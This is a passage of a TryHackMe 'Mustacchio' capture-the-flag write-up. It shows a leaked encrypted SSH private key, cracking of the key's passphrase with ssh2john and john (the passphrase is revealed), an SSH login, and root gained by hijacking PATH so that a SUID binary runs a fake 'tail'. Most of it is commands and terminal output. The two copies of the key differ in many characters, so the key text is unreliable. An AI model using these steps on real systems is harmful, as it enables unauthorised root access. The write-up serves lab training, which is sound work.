jqDJP+b1Ur+xMLASYB9t4gFyMl9VugHQJAYlGZE6J/b1nG57eGYOM8wZvVMGrfN bNJVZXj6VLuZMr9uEX8Y4vC2bt2KCBiFg224B61z4XJoiWQ350/bXs1ZGxXoNIMU
MzdJ7DH1k226qQHtm4q96MzKEQ52Fa032SohtfDPsim/7dNapE0ujRmw+rUE65 L2f9wZCFDaEZvxCSyQFDJJbxm07mqfSJ3d59dwhrG9duuu1/aluUViT/jM8b0S2D
Wfyf3nkYXWyD4SPCSTKcy4U9YW26LG7KMFLcWcG0D3L6l1DwyebUZmc8UAuQFH7E NsNswVykkr3gswl2BMTqGz1bw/1g0dCj3Byc1LJ6mRWXFd3HSmWcc/8bHfdvVSgQ
uL7A8R01zvri7/WHlcIA1SfcfFaUj8vFx153fip9gBbLf6syOo0zDJ4Vvw3yc0ie TH6b6mGFexRisae/u3r54vZzL0KHgXtapzb4gDL/yQJo3wqD1FfY7AC12eUc9NdC
rcvG8XcDg+oBQokDnGSn6mmvmpxisVTT3027ykzei3WVlagMBC00/ekoYeNWlx bh11qTtQ6uC1KHjyTHUKNZVB78eDSankoERLyfcda49k/exHZYTmnKKcdjNQ+Knk
4cpvLG9Qp5Fh7uFCDWohE/qElpRKZ4/k6HiA4FS13D59JlvLCKQ6IwOfIRnstYB8 7+YoMkPWHvKjmS/vMX+elcZcvh47KndNL4kQx65BStmrUSK8GgGnqIJU2/G1fbk+
T+gWceS51WrxiJuimmjwuFD3S2XzaVXJSdK7ivD3E8KFwgMx0zXFu4McncfAWki ahYmead6WiWhtM98G/hQ6K6yPD076Dh7BZuMgpND/Lbs+vbpBRzXotClxH6Q99I7
LIuQCNShCb8ZHF06A+F2aZNpg067FsyTwTnACtZL2616dxhNi+3tj0VDGQkPVUs pkh9gqv5+mdZ6LVEqQ31eW2dtCUfu4WSzr+AndHPa2Lqt90P+wH2iSd4bMSsxg
laXPXdcVxmwTs+KL56fRomKD9YptD4Uvyr53ch7ciijNsFjg4LY2s7W1lx90 vpJLGmtphg8AXJFvAtwaRAFPxn54y1FITXX6tivk62yDRjPsxfzwbMNs vGfgvQK
DZkaeK+bBjXrmuqD4EB9K540Ru06d7kiwKnNTvgTspWLVCeBMflIi76SKtxLVpnF 6aak2iJkMIQ9I0bukDOLXM0AoEamIKJT5g+wZCC5aUI6cZG0Mv0XKbsX2DTmhYUF ckQU/
dcZcx9UXoIFhx7DesqroBTR6fEBlsrn70PlSFj0LAHCgIsxPawmlvSm3bs 7bdofhlZbjXYd1LzgBaqdq5jbJU86tFc6gyp9cb3f+c3nkmoeDZJGRJwxUYeUS90f
1dVkfWUH2x9apWRV8pJM/ByDd0kNWa/c//MrGM0+DKkHoAZKfDL3s00gdRB7kUQ +Z87nF1mxw95dxVvoZXZvoMsB70vf27AUhUee8ctWse1KRmpw56+xh0bBoAbRIn 7mxN/
NSLlosTefJnLhd1hIDTDmsEwjACA+q686+bREd+drajk6R9eKgSME7geVD -----END RSA PRIVATE KEY-----

To get the right formatting select this then hit right click then view selection source

```
1 <p>Name: ----BEGIN RSA PRIVATE KEY----  
2 Proc-Type: 4,ENCRYPTED  
3 DEK-Info: AES-128-CBC,D137279D69A43E71BB7FCB87FC61D25E  
4  
5 jqDJP+blUr+xMLASYB9t4gFyMl9VugHQJAYlGZE6J/b1nG57eGY0M8wdZvVMGrfN  
6 bNVZXj6VLuZMr9uEX8Y4vC2bt2KCBiFg224B61z4XJoiWQ35G/bXs1ZGxXoNIMU  
7 MZdJ7DH1k226qQMt4q96MZKEQ5ZFa032SohtfDPsoim/7dNapEOujRmw+rue65  
8 l2f9wZCfDaEZvxCSyQFDJjBXm07mqfSJ3d59dwhrG9duruu1/aluUvI/jM8b0S2D  
9 Wfyf3nkYXWyD4SPCSTKcy4U9YW26LG7KMFLcWcG0D3l6l1DwyeUBZmc8UAuQFH7E  
10 NsNswVykkr3gswl2BMTqGz1bw/1g0dCj3Byc1LJ6mRWXfd3HSmWcc/8bHfdvVSgQ  
11 ul7A8R0lzvri7/WHlcIA1SfcRfaUj8vfXi53fip9gBbLf6sy0o0zDJ4Vvw3yc0ie  
12 TH6b6mGFexRiSaE/u3r54vZzL0KHgXtapzb4gDl/yQJo3wqd1FFY7AC12eUc9NdC  
13 rcvG8XcDg+oBQokDnGVSnGmmvmPxIsVTT3027ykzwei3WVlagMBC00/ekoYeNWlX  
14 bhl1qTtQ6uC1kHjyTHUKNZVB78eDSankoERLyfcda49k/exHZYTmmKKcdjNQ+KNK  
15 4cpvlG9Qp5Fh7uFCDWohE/qELpRKZ4/k6HiA4FS13D59J1vLCKQ6Iw0fIRnstYB8  
16 7+YoMkPWHVkjms/vMX+elcZcvh47KNdNL4kQx65BSTmrUSK8GgGnqIJu2/G1fBk+  
17 T+gWceS51WrxiJuimmjwuFD3S2XzaVXJSdK7ivD3E8KfwjgMx0zXFu4McnCfAWki  
18 ahYmead6WiWhtM98G/hQ6K6yPD07GDh7BZuMgpND/LbS+vpBPRzXotCLXH6Q99I7  
19 LIuQCN5hCb8ZHFD06A+F2aNpg0G7FsyTwTnACtZLZ61GdxhNi+3tj0VDGQkPVUs  
20 pkh9gqv5+mdZ6LVEqQ31eW2zdtCUfUu4WSzr+AndHPa2lqt90P+wH2iSd4bMSsxg  
21 laXPXdcVJxmwTs+K156fRomKD9YdPtD4Uvyr53Ch7CiiJNsFJg4LY2s7WiAlxx90  
22 vpJLGMtpzhg8AXJFVAAtwaRAFPxn54y1FITXX6tivk62yDRjPsXfzwbMNsvGFgvQK  
23 DZkaeK+bBjXrmuqD4EB9K540Ru06d7kiwKNnTVgTspWlVCebMfLIi76SKtxLVpnF  
24 6aak2iJKMIQ9I0bukDOLXM0AoEamlKJT5g+wZCC5aUI6cZG0Mv0XKbSX2DTmhyUF  
25 ckQU/dcZcx9UXoIFhx7DesqroBTR6fEB1lqn70PlSFj0LAHHCgIsxPawmlvSm3bs  
26 7bdofhLZBjXYdILZgBAqdq5jBJU8GtFcGyph9cb3f+C3nkmeDZJGRJwxUYeUS90f  
27 1dVkfWUhH2x9apWRV8pJM/ByDd0kNWa/c//MrGM0+DKkHoAZKFDL3sC0gdRB7kUQ  
28 +Z87nFImxw95dxVvoZXZvoMSb70vf27AUhUeeU8ctWselKRmPw56+xh0bBoAbRIn  
29 7mxN/N5LlosTefJnlhdIhIDTDMsEwjACA+q686+bREd+drajgk6R9eKgSME7geVD  
30 -----END RSA PRIVATE KEY-----</p>
```

Lets save it

```
~/Documents/Notes/Hands-on/  
vim id_rsa
```

```
~/Documents/Notes/Hands-on/  
chmod 600 id_rsa
```

Lets try to SSH in with barry here

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/  
ssh -i id_rsa barry@10.10.134.219  
Enter passphrase for key 'id_rsa':
```

It requires a password lets convert this to `john` format with `ssh2john` then crack this with `john`

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Mustacchio git:(main)±4 (0.05s)  
ssh2john id_rsa > hash.txt  
  
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Mustacchio git:(main)±4 (4.578s)  
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt  
  
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"  
Use the "--format=ssh-opencl" option to force loading these as that type instead  
Using default input encoding: UTF-8  
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])  
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes  
Cost 2 (iteration count) is 1 for all loaded hashes  
Will run 16 OpenMP threads  
Note: This format may emit false positives, so it will keep trying even after  
finding a possible candidate.  
Press 'q' or Ctrl-C to abort, almost any other key for status  
urieljames      (id_rsa)  
1g 0:00:00:01 DONE (2024-09-10 21:22) 0.5235g/s 7508Kp/s 7508Kc/s 7508KC/s 0 0 0..*7;Vamos!  
Session completed
```

got the passphrase lets login with ssh now

```
ssh -i id_rsa barry@10.10.134.219
Enter passphrase for key 'id_rsa':


barry@mustacchio:~ (0.155s)
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

34 packages can be updated.
16 of these updates are security updates.
To see these additional updates run: apt list --upgradable
```

```
barry@mustacchio ~ (0.19s)
id
uid=1003(barry) gid=1003(barry) groups=1003(barry)
```

```
barry@mustacchio ~
```

```
|
```

Here is your user.txt

```
barry@mustacchio ~ (0.33s)
ls -al
total 24
drwxr-xr-x 4 barry barry 4096 Sep 10 14:23 .
drwxr-xr-x 4 root  root 4096 Jun 12  2021 ..
-rw------- 1 barry barry   383 Sep 10 15:53 .bash_history
drwx----- 2 barry barry 4096 Sep 10 14:23 .cache
drwxr-xr-x 2 barry barry 4096 Jun 12  2021 .ssh
-rw-r--r-- 1 barry barry    33 Jun 12  2021 user.txt
```

Vertical PrivEsc

Lets see all the SUID bit binary here

```
find / -perm -u=s -type f 2>/dev/null
```

```
barry@mustacchio ~ (2.878s)
find / -perm -u=s -type f 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/at
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/newuidmap
/usr/bin/gpasswd
/home/joe/live_log
/bin/ping
/bin/ping6
/bin/umount
/bin/mount
/bin/fusermount
/bin/su
```

this one is interesting lets see its strings

```
strings /home/joe/live_log
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
printf
system
__cxa_finalize
setgid
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
Live Nginx Log Reader
tail -f /var/log/nginx/access.log
:*3$"
GCC: (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.8060
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
```

it uses tail so to exploit this do this commands to change the PATH variable to get root

```
barry@mustacchio /tmp (0.175s)
echo "/bin/bash" > tail
```

```
barry@mustacchio:/tmp (0.176s)
chmod 777 tail
```

```
barry@mustacchio /tmp (0.183s)
export PATH=/tmp:$PATH
```

```
barry@mustacchio /tmp
/home/joe/live_log
root@mustacchio:/tmp# id
uid=0(root) gid=0(root) groups=0(root),1003(barry)
root@mustacchio:/tmp# █
```

Got root here is your root.txt

```
barry@mustacchio /tmp
/home/joe/live_log
root@mustacchio:/tmp# id
uid=0(root) gid=0(root) groups=0(root),1003(barry)
root@mustacchio:/tmp# ls -al /root
total 24
drwx----- 3 root root 4096 Jun 12 2021 .
drwxr-xr-x 24 root root 4096 Sep 10 13:48 ..
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw----- 1 root root 33 Jun 12 2021 root.txt
drwx----- 2 root root 4096 Jun 12 2021 .ssh
root@mustacchio:/tmp# █
```

Thanks for reading :)